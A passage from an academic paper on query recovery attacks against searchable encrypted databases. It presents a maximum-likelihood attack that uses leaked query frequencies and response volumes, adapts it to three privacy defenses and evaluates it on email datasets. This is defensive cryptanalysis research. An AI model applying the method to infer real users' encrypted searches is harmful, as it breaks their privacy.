$p(j)$	Index of the keyword that the attack assigns to γ_j.
$\mathbf{P}$	Permutation matrix, $\mathbf{P}_{p(j),j} = 1$, else 0 ($n \times m$).

Table 1: Summary of notation

3.1 System Model and Notation

We present a general model that captures the leakage of many proposed privacy-preserving SSE schemes while abstracting from the cryptographic and implementation details of these protocols. The notation that we use is summarized in Table 1. We use upper-case boldface characters to denote matrices and lower-case boldface characters to denote vectors. The (i, j)th entry of matrix $\mathbf{A}$ is $(\mathbf{A})_{i,j}$, and $\mathrm{tr}(\mathbf{A})$ is the trace of $\mathbf{A}$. We represent the natural logarithm as log; other logarithm bases are written explicitly.

Let $\Delta = [w_1, w_2, \ldots, w_n]$ be the keyword universe, where w_i is the ith keyword, and let $n \doteq \lvert\Delta\rvert$ be the total number of keywords. Let N_D be the number of documents in the encrypted database that the client sends to the server. For each query, the adversary observes the tuple $(t, \mathbf{a})$ where t is the timestamp of the query and $\mathbf{a}$ is the *access pattern*, i.e., a vector with the positions of the documents that match the query. The leakage of all the SSE schemes that we consider in this work can be characterized by a sequence of tuples $(t, \mathbf{a})$. We use $\lvert\mathbf{a}\rvert$ to denote the *response volume*, i.e., the number of documents returned to the client in response to a query.

We consider SSE schemes that leak the *search pattern*, i.e., they leak which queries within a sequence are for the same keyword. The search pattern leakage can be explicit or implicit. Explicit search pattern occurs when querying for a certain keyword always generates the same query token [4,6,24]. Implicit leakage refers to SSE schemes where the queries for the same keyword w_i always generate the same access pattern $\mathbf{a}$, and the adversary can compare access patterns to check whether or not different tokens aim for the same keyword [7]. We discuss how to hide search patterns in Section 7.

Using the search pattern leakage, the adversary can assign a *tag* to each different access pattern it observes. The number of tags m will be at most equal to the number of keywords n (i.e., $m \leq n$), and will be strictly smaller if the client does not query for all possible keywords during the observation time. We use $\mathbf{a}_j$ to denote the access pattern of the jth tag, with $j \in [m]$. Then, the goal of the query recovery attack is to assign each tag its correct keyword. We denote this assignment, which is an injective mapping, by $p(\cdot) : [m] \rightarrow [n]$. We also represent it in matricial form as a $(n \times m)$ permutation (column-selection) matrix that we denote by $\mathbf{P}$ and define as

$$(\mathbf{P})_{i,j} = \begin{cases} 1\,, & \text{if } i = p(j)\,, \\ 0\,, & \text{otherwise.} \end{cases} \tag{1}$$

Figure 1 illustrates this model and notation. In the figure, the client queries for keywords $w_{12}, w_{23}, w_{51}, \ldots, w_{12}$. The server evaluates the query tokens in the search index and obtains which documents in the encrypted database match each query (i.e., the observed access patterns). Then, the server assigns a tag γ_j to each distinct access pattern. Note that the access patterns that result from evaluating different query tokens generated from the same keyword (e.g., w_{12}) are identical. The goal of the attack is to map each γ_j to a keyword w_i. In order to perform this mapping, the server uses information from the structure of the access patterns and from the frequency with which the server observes each access pattern, as well as some auxiliary information that we specify below.

Below, we define different data structures that the adversary can compute from the observations. Several query recovery attacks [15,22,26], as well as our proposal, can be defined by using these variables. The following structures are computed from the access patterns:

- **Query volume** ($\mathbf{v}$, v_j). The query volume refers to the number of documents in the database that are returned as a response to a certain query. We use $v_j \in [0,1]$ to denote the normalized volume of the jth tag, i.e., $v_j \doteq |\mathbf{a}_j|/N_D$, and $\mathbf{v} \doteq [v_1, \ldots, v_m]$.
- **Co-occurence matrix** ($\mathbf{M}$). This variable refers to the number of documents that simultaneously match two different queries, normalized by the total number of documents in the database. We use $\mathbf{M}$ to denote the symmetric matrix whose (i,j)th element is $(\mathbf{M})_{i,j} \doteq |\mathbf{a}_i \cap \mathbf{a}_j|/N_D \in [0,1]$.

The following structures are computed from the search patterns, i.e., from how many times the client sends a query tagged as γ_j. In order to compute these structures, the adversary first splits the observation time into ρ intervals (e.g., weeks).

- **Query number** ($\boldsymbol{\eta}$, η_k). We use η_k to denote the number of queries the client sent in the kth interval, and define the vector $\boldsymbol{\eta} \doteq [\eta_1, \ldots, \eta_\rho]$.
- **Query frequency** ($\mathbf{F}, \mathbf{f}_j, f_{j,k}$). The query frequency refers to how often the client performs a certain query. For each tag γ_j ($j \in [m]$) and each time interval, indexed by $k \in [\rho]$, we use $f_{j,k}$ to denote the frequency of tag j in the kth interval, i.e., the total number of times the client queries for tag j in the interval, divided by the total number of queries in that interval. We use $\mathbf{f}_j$ to denote the vector that stores $f_{j,k}$ for all $k \in [\rho]$ and $\mathbf{F}$ is the $(m \times \rho)$ matrix that stores all the frequencies.

In addition to the observations, the adversary has certain *auxiliary background information* (e.g., a training set) that helps them carrying out the query recovery attack. The adversary uses this information to compute data structures like the ones defined above, but for each keyword instead of each tag. We denote the auxiliary query volume information by $\tilde{v}_i$ for each keyword $i \in [n]$, the $n \times n$ co-occurrence matrix of keywords by $\tilde{\mathbf{M}}$, and the $n \times \rho$ matrix storing the query trends of each keyword by $\tilde{\mathbf{F}}$. We note that background information is a strong assumption and attacks that rely on high-quality auxiliary information to be effective might be unrealistic [2]. In our evaluation in Section 6, we show that our attack is strong under weak assumptions on the auxiliary information. Namely, in our experiments the adversary computes $\tilde{\mathbf{v}}$ and $\tilde{\mathbf{M}}$ using a training set that is disjoint with the actual client's database, and $\tilde{\mathbf{F}}$ using public information about query trends with a time offset.

Below, we explain state-of-the-art query recovery attacks using access pattern [26] and search pattern [22] leakage using our notation.

3.2 Graph Matching Attack

In the graph matching attack by Pouliot and Wright [26], the adversary represents the set of tags and the set of keywords as two graphs, and the goal is to solve a *labeled graph matching* problem between the graphs. Let the keyword graph be $\tilde{G}$ (it has n nodes), and let the tag graph be G (it has m nodes). The labeled graph matching problem looks for the permutation matrix $\mathbf{P}$ that minimizes the convex combination of two objective functions that measure a similarity score between the graphs.

The first objective function is based on the adjacency matrices of each graph, that determine the weights of the edges

between nodes. The adjacency matrix of $\tilde{G}$ is $\tilde{\mathbf{M}}$, and the adjacency matrix of G is $\mathbf{M}$. Given an assignment of keywords to tags $\mathbf{P}$, the adjacency matrix of an upscaling of G to match the size of $\tilde{G}$ would be $\mathbf{PMP}^T$. Therefore, it makes sense to look for the permutation $\mathbf{P}$ that minimizes

$$||\tilde{\mathbf{M}} - \mathbf{PMP}^T||_F^2, \tag{2}$$

where $||\cdot||_F$ denotes the Frobenius norm of matrices.[1]

Additionally, the labeled graph matching attack considers another objective function that depends only on the volume of each keyword/tag. The attack builds a $n \times m$ similarity matrix $\mathbf{C}$ whose (i,j)th element measures the likelihood of the assignment of γ_j to keyword w_i. Pouliot and Wright [26] compute this likelihood assuming that the number of matches of a certain keyword w_i in the encrypted dataset follows a Binomial distribution with N_D trials (dataset size) and a match probability given by the volume of that keyword in the auxiliary information $\tilde{v}_i$. Then, the (i,j)th element of $\mathbf{C}$ is

$$(\mathbf{C})_{i,j} = \binom{N_D}{N_D v_j} \cdot \tilde{v}_i^{N_D v_j} (1-\tilde{v}_i)^{N_D(1-v_j)}. \tag{3}$$

It then makes sense to maximize the trace $\mathrm{tr}(\mathbf{P}^T\mathbf{C})$.

Putting all together, the attack solves the problem

$$\mathbf{P} = \underset{\mathbf{P}\in\mathcal{P}}{\operatorname{argmin}} \quad (1-\alpha)\cdot||\tilde{\mathbf{M}} - \mathbf{PMP}^T||_F^2 - \alpha\cdot\mathrm{tr}(\mathbf{P}^T\mathbf{C}), \tag{4}$$

where α is the coefficient of the convex combination that the attacker must tune in order to optimize its performance. Here, we have used $\mathcal{P}$ to denote the set of all valid column-selection permutation matrices $\mathbf{P}$.

The algorithms in the package[2] used by Pouliot et al. [26] to run this attack only work when the graphs have the same number of nodes, i.e., $m = n$, which is almost never the case in practice. When $m < n$, by default the package fills the smallest graph with dummy nodes (e.g., it adds zeros to $\mathbf{M}$). We show in Section 6 that this hampers the performance of the attack when $m \ll n$.

3.3 Frequency Attack

We explain the basic frequency attack by Liu et al. [22]. In this attack, the adversary builds the frequency matrix for the tags $\mathbf{F}$, and uses the frequency matrix for keywords $\tilde{\mathbf{F}}$ as auxiliary-information. The attacks assigns the keyword w_i to tag γ_j as

$$p(j) = \underset{i\in[n]}{\operatorname{argmin}} ||\mathbf{f}_j - \tilde{\mathbf{f}}_i||_2, \tag{5}$$

where $||\cdot||_2$ the Euclidean norm for vectors. The attack simply chooses, for each tag γ_j, the keyword w_i whose frequency trend ($\tilde{\mathbf{f}}_i$) is closest in Euclidean distance to the trend information of the tag ($\mathbf{f}_j$). This decision is independent for each tag, so several tags can be mapped to the same keyword (i.e., $p(\cdot)$ is not injective).

Liu et al. also propose a more complex attack for a different query model where the client has preference for querying for keywords of a certain semantic category, and the adversary does not know this category a-priori. We do not consider this setting in our work, for generality.

4 Search and Access Pattern-Based Query Recovery Attack

We develop a query recovery attack that combines ideas from previous works [22, 26], but follows a pure Maximum Likelihood Estimation (MLE) approach and is orders of magnitude faster than the graph matching attack [26]. In particular, we look for the mapping $\mathbf{P}$ that maximizes the likelihood of observing $\mathbf{v}$, $\mathbf{F}$, $\boldsymbol{\eta}$ and N_D given the auxiliary information $\tilde{\mathbf{v}}$ and $\tilde{\mathbf{F}}$. We deliberately decide not to use the co-occurrence matrices $\mathbf{M}$ and $\tilde{\mathbf{M}}$ to help us estimate $\mathbf{P}$, for two reasons. First, certain SSE techniques already hide keyword co-occurrence information [7, 24], as Blackstone et al. [2] explain. Second, it might be hard to obtain auxiliary keyword co-occurrence information $\tilde{\mathbf{M}}$ that is close to the actual data co-occurrence $\mathbf{M}$. Our attack only uses background information from keyword volume $\tilde{\mathbf{v}}$ and frequencies $\tilde{\mathbf{F}}$, which in many use cases can be easily obtained (e.g., from statistics about English word usage).

Formally, our attack solves the maximum likelihood problem

$$\mathbf{P} = \underset{\mathbf{P}\in\mathcal{P}}{\operatorname{argmax}} \Pr(\mathbf{F}, \boldsymbol{\eta}, \mathbf{v}, N_D | \tilde{\mathbf{F}}, \tilde{\mathbf{v}}, \mathbf{P}). \tag{6}$$

Note that it is not possible to exactly characterize this probability in practice. Instead, we rely on a *mathematical model* to characterize it. We emphasize that there is no "correct model" for this task, but models that are close to the actual semantic properties of the database and the client's querying behavior will yield more accurate estimates of the true $\mathbf{P}$, while very unrealistic models will produce estimates with poor accuracy. We use this mathematical model to derive our attack, and evaluate the performance of our attack with real data in Section 6.

4.1 Modeling the Observations

We aim at characterizing $\mathbf{F}$, $\boldsymbol{\eta}$, $\mathbf{v}$, and N_D given $\tilde{\mathbf{F}}$, $\tilde{\mathbf{v}}$, and an assignment of tags to keywords $\mathbf{P}$. We assume that the client's querying behavior and the response volumes are independent, i.e.,

$$\Pr(\mathbf{F}, \boldsymbol{\eta}, \mathbf{v}, N_D | \tilde{\mathbf{F}}, \tilde{\mathbf{v}}, \mathbf{P}) = \Pr(\mathbf{F}, \boldsymbol{\eta} | \tilde{\mathbf{F}}, \mathbf{P}) \cdot \Pr(\mathbf{v}, N_D | \tilde{\mathbf{v}}, \mathbf{P}) \tag{7}$$

[1] The original attack [26] considers the Frobenius (or Euclidean) norm, but the software package that they use to solve the problem [27] uses the Frobenius norm *squared*.

[2] http://projects.cbio.mines-paristech.fr/graphm/

In our model, the number of queries the client makes in each time interval, $\boldsymbol{\eta}$, follows an arbitrary distribution (independent of $\mathbf{P}$) that we represent as $\Pr(\boldsymbol{\eta})$. The client chooses the keyword of each query *independently* from other queries following the query frequencies $\tilde{\mathbf{F}}$. This means that the number of queries for each keyword $i \in [n]$ in time interval $k \in [\rho]$ follows a *Multinomial distribution* with η_k trials and probabilities given by $\tilde{\mathbf{f}}_k$. Formally,

$$\Pr(\mathbf{F}, \boldsymbol{\eta} | \tilde{\mathbf{F}}, \mathbf{P}) = \Pr(\boldsymbol{\eta}) \cdot \Pr(\mathbf{F} | \tilde{\mathbf{F}}, \boldsymbol{\eta}, \mathbf{P}) \tag{8}$$

$$= \Pr(\boldsymbol{\eta}) \cdot \prod_{k=1}^{\rho} \Pr(\mathbf{f}_k | \tilde{\mathbf{f}}_k, \eta_k, \mathbf{P}) \tag{9}$$

$$= \Pr(\boldsymbol{\eta}) \cdot \prod_{k=1}^{\rho} \eta_k! \prod_{j=1}^{m} \frac{(\tilde{f}_{p(j),k})^{\eta_k f_{j,k}}}{(\eta_k f_{j,k})!} . \tag{10}$$

In our model, the number of documents in the encrypted database, N_D, is independent of $\mathbf{P}$, and the keywords of each encrypted document are chosen independently. More precisely, given the relative volumes of the keywords from the auxiliary information $\tilde{\mathbf{v}} = [\tilde{v}_1, \ldots, \tilde{v}_n]$, each document has keyword $i \in [n]$ with probability $\tilde{v}_i$. This implies that the response volume when the client queries for w_i will be a Binomial random variable with N_D trials and probability $\tilde{v}_i$, as in (3). Formally,

$$\Pr(\mathbf{v}, N_D | \tilde{\mathbf{v}}, \mathbf{P}) = \Pr(N_D) \cdot \Pr(\mathbf{v} | \tilde{\mathbf{v}}, N_D, \mathbf{P}) \tag{11}$$

$$= \Pr(N_D) \cdot \prod_{j=1}^{m} \binom{N_D}{N_D v_j} \tilde{v}_{p(j)}^{N_D v_j} (1 - \tilde{v}_{p(j)})^{N_D (1 - v_j)} . \tag{12}$$

4.2 Maximum Likelihood Estimator

We use this model to find the $\mathbf{P}$ that maximizes $\Pr(\mathbf{F}, \boldsymbol{\eta}, \mathbf{v}, N_D | \tilde{\mathbf{F}}, \tilde{\mathbf{v}}, \mathbf{P})$. We choose to maximize the logarithm of this probability instead to avoid precision issues (the problems are equivalent). We can ignore the additive terms in the objective function that are independent of $\mathbf{P}$, since they do not affect the optimization problem. The logarithm of equation (7) consists of two summands. The first one is the logarithm of (10). The only term that depends on $\mathbf{P}$ here is

$$\sum_{k=1}^{\rho} \sum_{j=1}^{m} \eta_k f_{j,k} \cdot \log(\tilde{f}_{p(j),k}) . \tag{13}$$

The second term of (7) is (12). We can disregard $\Pr(N_D)$ and $\prod_{j=1}^{m} \binom{N_D}{N_D v_j}$ since they do not depend on $\mathbf{P}$, and the remainder is:

$$\sum_{j=1}^{m} \left[N_D v_j \log \tilde{v}_{p(j)} + N_D (1 - v_j) \log(1 - \tilde{v}_{p(j)}) \right] \tag{14}$$

We can write the problem of maximizing the summation of (13) and (14) in matricial form as follows. First, we define two $n \times m$ cost matrices $\mathbf{C}_f$ and $\mathbf{C}_v$ whose (i, j)th entries are

$$(\mathbf{C}_f)_{i,j} \doteq -\sum_{k=1}^{\rho} \eta_k f_{j,k} \cdot \log(\tilde{f}_{i,k}) , \tag{15}$$

$$(\mathbf{C}_v)_{i,j} \doteq -\left[N_D \cdot v_j \cdot \log \tilde{v}_i + N_D (1 - v_j) \cdot \log(1 - \tilde{v}_i) \right] . \tag{16}$$

We add a negative sign to these matrices so that we can formulate the maximization problem in (7) as an *unbalanced assignment problem*:

$$\mathbf{P} = \operatorname*{argmin}_{\mathbf{P} \in \mathcal{P}} \operatorname{tr}(\mathbf{P}^T (\mathbf{C}_v + \mathbf{C}_f)) . \tag{17}$$

This problem can be efficiently solved with the Hungarian algorithm [20], whose complexity in the unbalanced case can be reduced to $O(n \cdot m + m^2 \cdot \log m)$ as reported in [9].

Weighted Estimation. Sometimes, the adversary knows that their auxiliary volume information is more reliable than their frequency information, or vice-versa. In these cases, it might make sense to assign more weight to their relative contribution to the optimization problem in (17). The adversary can do this by considering a combination coefficient $\alpha \in [0, 1]$ and define the objective function as

$$\mathbf{P} = \operatorname*{argmin}_{\mathbf{P} \in \mathcal{P}} \operatorname{tr}(\mathbf{P}^T [(1 - \alpha) \mathbf{C}_v + \alpha \mathbf{C}_f]) . \tag{18}$$

5 Adapting the Attack against Privacy-Preserving SSE Schemes

So far, we have considered a generic SSE scheme that does not hide the access and query patterns. This allows the adversary to compute the actual volume and frequency information, and carry out an attack with high accuracy (if the auxiliary information is accurate). While there are no efficient techniques to hide the search patterns, there are many proposals that obfuscate the access patterns and/or response volumes. In order to correctly assess the protection of these defenses, it is important to consider an attack performed by an adversary that is aware of the defenses implemented by the client.

In this section, we explain how to modify our attack to target particular privacy-preserving SSE schemes. We adapt the attack by characterizing the probability of each keyword response volume given the auxiliary information, $\Pr(\mathbf{v} | \tilde{\mathbf{v}}, N_D, \mathbf{P})$, when the defense takes place. Following, we adapt the attack to three known privacy-preserving SSE schemes [4, 7, 24] that (partially) hide the access patterns, but our methodology applies to other existing (and future) defenses. We introduce only the minimum information about these defenses required to understand how to adapt our attack against them, and refer to their papers for more details. In Section 7 we briefly discuss how to use our attack when the SSE scheme also hides search patterns.

5.1 Differentially Private Access Patterns (CLRZ)

The SSE scheme by Chen et al. [4] (that we denote CLRZ) hides the access patterns by adding random false positives and false negatives to the inverted index of the database. This provides a certain level of indistinguishability between access patterns that can be expressed in terms of the differential privacy framework [8]. Let TPR and FPR be the true positive and false positives rates of the defense, respectively. First, the client generates an inverted index, i.e., a $N_D \times n$ binary matrix whose (ℓ, i)th element is 1 if the ℓth document has keyword w_i, and 0 otherwise. Then, each 0 in that matrix is flipped into a 1 with probability FPR, and each 1 is set to 0 with probability $1 - \texttt{TPR}$. This obfuscated matrix is used to generate the search index and determines which documents match each query.

Therefore, a document will match keyword w_i if this keyword was in the index before the obfuscation (probability $\tilde{v}_i$) and the defense didn't remove it (TPR) or if the keyword was not in the original index $(1 - \tilde{v}_i)$, but the defense added it (FPR). This means that, after applying the defense, the probability that a document has keyword i is

$$\tilde{v}_i \cdot \texttt{TPR} + (1 - \tilde{v}_i) \cdot \texttt{FPR}. \tag{19}$$

We can adapt the attack against this defense by replacing $\tilde{v}_i$ in (16) by (19).

5.2 Differentially Private Volume (PPYY)

The defense by Patel et al. [24] (that we denote PPYY) assumes that the server stores independent document and keyword pairs (i.e., the server stores a copy of each document for each keyword this document has). The documents are stored in a hash table such that $H(w_i||k)$ points to the kth document that has keyword w_i, or to any random document if there are less than k documents with keyword w_i. When querying for keyword w_i, the client sends the hashes $H(w_i||1), H(w_i||2), \ldots, H(w_i||v)$ (for a certain volume v) and receives the documents in those positions of the hash table. Since the server is storing independent document-keyword pairs, queries for different keywords are completely uncorrelated and thus it is not possible to infer information from the access pattern structure (such as the co-occurrence matrix $\mathbf{M}$). However, the scheme must use a different volume for each keyword, since padding each keyword to the same volume is overly expensive.

Patel et al. propose to obfuscate the volume by adding Laplacian noise to it, plus a constant value to ensure that this extra volume is never negative. If the Laplacian noise plus constant is negative for a keyword, the scheme would be lossy, i.e., there would be false negatives when querying for that keyword.

Let ε be the privacy parameter of the scheme. Adding Laplacian noise with scale $2/\varepsilon$ ensures ε-differential privacy for the leaked volumes, i.e., for low values of ε (e.g., $\varepsilon < 1$) an adversary would not be able to distinguish between two keywords whose response volumes differ by a single document.

In order to ensure a negligible probability that Laplacian noise plus a constant is negative for any keyword, we follow the approach by Patel et al. [24]: The probability that at least one of n independent samples from $\text{Lap}(2/\varepsilon)$ is smaller than a constant $2t/\varepsilon$ is upper bounded by $n \cdot e^{-t}$. We want this probability to be negligible, so we set $n \cdot e^{-t} = 2^{-64}$ and find that $t = \log n + 64 \cdot \log 2$.

Therefore, if we use $\bar{v}_j$ to denote the *true volume* of keyword $w_{p(j)}$, and $\lceil \cdot \rceil$ denotes the ceiling function, the observed volume for tag γ_j would be

$$v_j = \bar{v}_j + \lceil \text{Lap}(2/\varepsilon) + 2(\log n + 64 \cdot \log 2)/\varepsilon \rceil. \tag{20}$$

We use the ceiling function since volumes need to be integers. Note that the overhead of this scheme increases with the number of keywords n, because the constant padding term needs to ensure that none of the keywords gets negative padding.

We use this expression directly to compute $\Pr(\mathbf{v}|\tilde{\mathbf{v}}, N_D, \mathbf{P})$. In this case, we cannot derive a closed-form expression for $\mathbf{C}_v$ and compute it as follows: for each $i \in [n]$, compute the convolution between the probability mass functions of $\text{Bino}(N_D, \tilde{v}_i)$ and $\text{Lap}(2/\varepsilon)$ shifted by constant $2(\log n + 64 \cdot \log 2)/\varepsilon$ and discretized with the ceiling function. Then, $(\mathbf{C}_v)_{i,j}$ is the value of the resulting function evaluated at v_j.

5.3 Multiplicative Volume Padding (SEAL)

The SEAL defense technique, proposed by Demertzis et al. [7], has two parameters, α and x. In SEAL, the server stores the database in 2^α ORAM blocks, so that it is not possible to tell which document within each block is accessed each time. This means that SEAL leaks *quantized* versions of the true access patterns. Additionally, SEAL pads the response volume of each query to the closest power of x.

Our attack uses the access patterns to identify whether or not two queries are distinct (i.e., to infer the search pattern). We note that it is possible to obfuscate the search pattern by choosing a small enough α to cause collisions in the quantized access patterns of different queries. However, we argue that this requires such a small value of α that might significantly affect the efficiency of SEAL, so we still consider that queries for distinct keywords generate distinct access patterns, and thus SEAL leaks the search pattern. Note that this is the case in the original work [7], since the authors use large values of α (that are close to $\log_2 N_D$).

Let $\bar{v}_j$ be the true volume of keyword $w_{p(j)}$ in the dataset. The observed volume when querying for this keyword in SEAL is $x^{\lceil \log_x \bar{v}_j \rceil}$. We compute $\mathbf{C}_v$ as follows: for each $i \in [n]$, compute the probability that $\text{Bino}(N_D, \tilde{v}_i)$ falls between each interval $(x^{k-1}, x^k]$ for $k \in [\lceil \log_x N_D \rceil]$. Denote this probability by $\text{Prob}(k, i)$. Then, $(\mathbf{C}_v)_{i,j}$ is $\text{Prob}(\lceil \log_x v_j \rceil, i)$.

6 Evaluation

In this section, we compare the performance of our attack with the graph matching attack by Pouliot and Wright [26] and the frequency attack by Liu et al. [22], and evaluate our attack against the three defenses we considered above [4, 7, 24]. We denote our attack by `sap` (search and access pattern-based attack) to distinguish it from `graphm` [26] and `freq` [22].

We use Python3.7 to implement our experiments[3] and run then in a machine running Ubuntu 16.04 in 64-bit mode using 32 cores of an Intel(R) Xeon(R) CPU (2.00GHz) with 256 GB of RAM. We use Scipy's implementation of the Hungarian algorithm to run our attack (i.e., to solve (17)).

Experimental Setup. We use two publicly available email datasets to build the client's database and the server's auxiliary information. The first dataset is Enron email corpus,[4] which contains 30 109 emails from Enron corporation, and is popular among related works [3, 15, 22, 26, 28]. The second dataset, used by Cash et al. [3], is the *java-user* mailing list from the lucene project.[5] We took the emails of this mailing list from September 2001 until May 2020 (around 66 400 emails). Each email is one document in the dataset, and its keyword list is the set of words in the main body of the email that are part of an English dictionary, excluding English stopwords. We use Python's NLTK corpus[6] to get a list of all English words and stopwords.

We select the 3 000 most frequent keywords to build a set Δ_{3000} for each dataset. Then, in each experiment run, given n, we generate the keyword universe Δ by randomly selecting n keywords from Δ_{3000}. In each experiment run, we perform a random keyword selection and a random split of the dataset; we use half of the documents as the actual client's dataset, and give the other half to the adversary to use as auxiliary information to compute $\tilde{\mathbf{v}}$ and $\tilde{\mathbf{M}}$.

We could not find any public database with actual user query information for either of the databases. This is a common problem when evaluating attacks that use query frequency, as observed by Liu et al. [22]. Therefore, we use query information from Google Trends[7] to generate client queries [22]. For each keyword in Δ_{3000}, we get its search popularity for the past 260 weeks (ending in the third week of May 2020). We store these popularity values in a 3000×260 matrix. In each experiment run, given a particular keyword universe Δ of size n, we take the popularity of each of those keywords in the last 50 weeks and store it in a $n \times 50$ matrix that we denote $\mathbf{F}^*$. Then, we normalize the columns of this matrix so that they add up to one. The observation time is always 50 weeks, and we vary the *average* number of queries per week ($\bar{\eta}$) that the client performs. We generate the actual number of queries that the client performs for keyword w_i in week k by sampling from a Poisson distribution with rate $\bar{\eta} \cdot f_{i,k}$, where $f^*_{i,k}$ is the (i,k)th element of $\mathbf{F}^*$.

Since giving the true frequency information to the adversary would be unrealistic, we give the adversary outdated frequency information instead. For a certain week offset τ, the adversary's auxiliary frequency information is $\tilde{f}_{i,k} = f^*_{i,k-\tau}$. Note that the observed frequencies $f_{j,k}$ will only approach $f^*_{i,k}$ as $\bar{\eta} \to \infty$. In most of our experiments, we set a very low number of average queries per week ($\bar{\eta} = 5$), so the information the adversary gets from the query frequencies is very limited. We think this approach is more realistic than giving the adversary frequencies perturbed with Gaussian noise [22].

We perform 30 runs of each of our experiments (in parallel), using a different random seed for each. This randomness affects the keyword selection, the dataset split, the query generation, and the defense obfuscation techniques. The attacks are deterministic. We measure the query recovery *accuracy*, which we compute by counting how many of the client's queries the attack recovers correctly and normalizing by the total number of queries (with possibly repeated keywords). For completeness, we also report the percentage of unique keywords recovered in each experiment in the Appendix.

6.1 Preliminary Experiments for Our Attack

We perform a preliminary experiment to observe the effect of the auxiliary information offset τ in `sap`. We perform the attack on Enron dataset using only frequency information, i.e., $\alpha = 1$ in (18), and show these results in Figure 2 for different sizes of the keyword universe n and average number of weekly queries $\bar{\eta}$. We see that the frequency information slowly degrades with the offset (we see a slight peak at 50 weeks when $n = 100$, since this is almost one year and some query behaviors repeat yearly). Also, the accuracy decreases with the keyword universe size n, since estimating the keyword of each query becomes harder when there are more possible keywords to choose from. We use an offset of $\tau = 5$ in the remainder of the evaluation, since most of our experiments are for $\bar{\eta} = 5$ and we see that the accuracy degradation stabilizes after that.

We carry out a second experiment to understand how `sap` benefits from both access and search pattern leakage. We set $\bar{\eta} = 5$ (average of 250 queries in total over 50 weeks) and vary $\alpha \in [0, 1]$. We show the attack's accuracy for different keyword universe sizes n in Figure 3. The lines are the average accuracy of the attacks, and the shades represent the 95% confidence interval. The results are qualitatively similar in both datasets, although it is slightly easier to identify keywords in Lucene. This experiment reveals that using either volume ($\alpha = 0$) or frequency ($\alpha = 1$) information alone provides low accuracy values (e.g., below 15% for $n = 1000$ in Enron). However, combining both types of information provides an

[3] Our code is available at https://github.com/simon-oya/USENIX21-sap-code

[4] https://www.cs.cmu.edu/~./enron/

[5] https://mail-archives.apache.org/mod_mbox/lucene-java-user/

[6] https://www.nltk.org/howto/corpus.html

[7] https://trends.google.com/trends




Figure 2: Effect of outdated frequency information in the performance of `sap` against a basic SSE in Enron dataset.




Figure 3: Effect of α in the performance of `sap` against a basic SSE ($\bar{\eta} = 5$ queries per week, 50 weeks).




Figure 4: Comparison of the query recovery accuracy (boxes) and running time ($\times$) of attacks in different datasets with $\bar{\eta}$ queries per week (50 weeks), with $n = 500$ keywords.

outstanding boost (the accuracy is more than twice as large than when using either type of information by itself). In the remaining experiments, we use the pure maximum likelihood estimator ($\alpha = 0.5$) configuration for `sap`.

6.2 Comparison with Other Attacks

We compare the performance of `sap` with the graph matching attack by Pouliot et al. [26] (`graphm`) and the frequency attack by Liu et al. [22] (`freq`). We use the GraphM package[8] to solve the graph matching problem of `graphm`. This package offers different graph matching algorithms, and we use the PATH algorithm [27], since it provides the best results [26].

We show the results of our experiments in Figure 4. The boxes show the accuracy of the attacks (left axis), and the red crosses ($\times$) represent their average running time (right axis, logarithmic). We use the pure MLE approach for `sap` ($\alpha = 0.5$) and plot the results of `graphm` with the best performing α each time (we tried $\alpha = 0$ to $\alpha = 1$ with steps of 0.1). We use $n = 500$ for this plot (we do not use a larger number since the running times of `graphm` become unfeasible).

Our attack (`sap`) is approximately four times more accurate than `graphm` and `freq` when the client performs few queries ($\bar{\eta} = 5$) in both datasets. The performance of all the attacks increase as the adversary observes more queries, but `sap` takes the lead in most cases. For $\bar{\eta} = 500$ (a total of $\approx 25\,000$ queries observed), in Enron dataset, `graphm` achieves a slightly higher average accuracy than `sap`. However, note that the running time of `graphm` is always approximately two orders of magnitude larger than `sap` (note the logarithmic right axis).

Our experiments reveal that `graphm` heavily relies on observing almost all possible keywords to achieve high query recovery rates. We argue that this is a consequence of how the graph matching problem (4) is framed. Note that, when $m \ll n$, the matrix $\mathbf{PMP}^T$ will have many zero entries (the solver actually fills the smallest graph with dummy nodes, as we explain in Section 3.2). In this case, a good strategy to minimize (4) is to simply choose the permutation $\mathbf{P}$ that cancels the largest terms in $\tilde{\mathbf{M}}$. This permutation is not necessarily a good estimate of the the correct assignment of tags to keywords. This could potentially be solved by shrinking $\tilde{\mathbf{M}}$ instead, i.e., $||\mathbf{P}^T\tilde{\mathbf{M}}\mathbf{P} - \mathbf{M}||_F^2$ and/or using a norm that does not give more weight to large terms (e.g., opting for an $L1$-norm instead of the Frobenius or $L2$-norm). We note that improving this attack might still be unprofitable, since keyword co-occurrence is completely infective against recent SSE schemes [2].

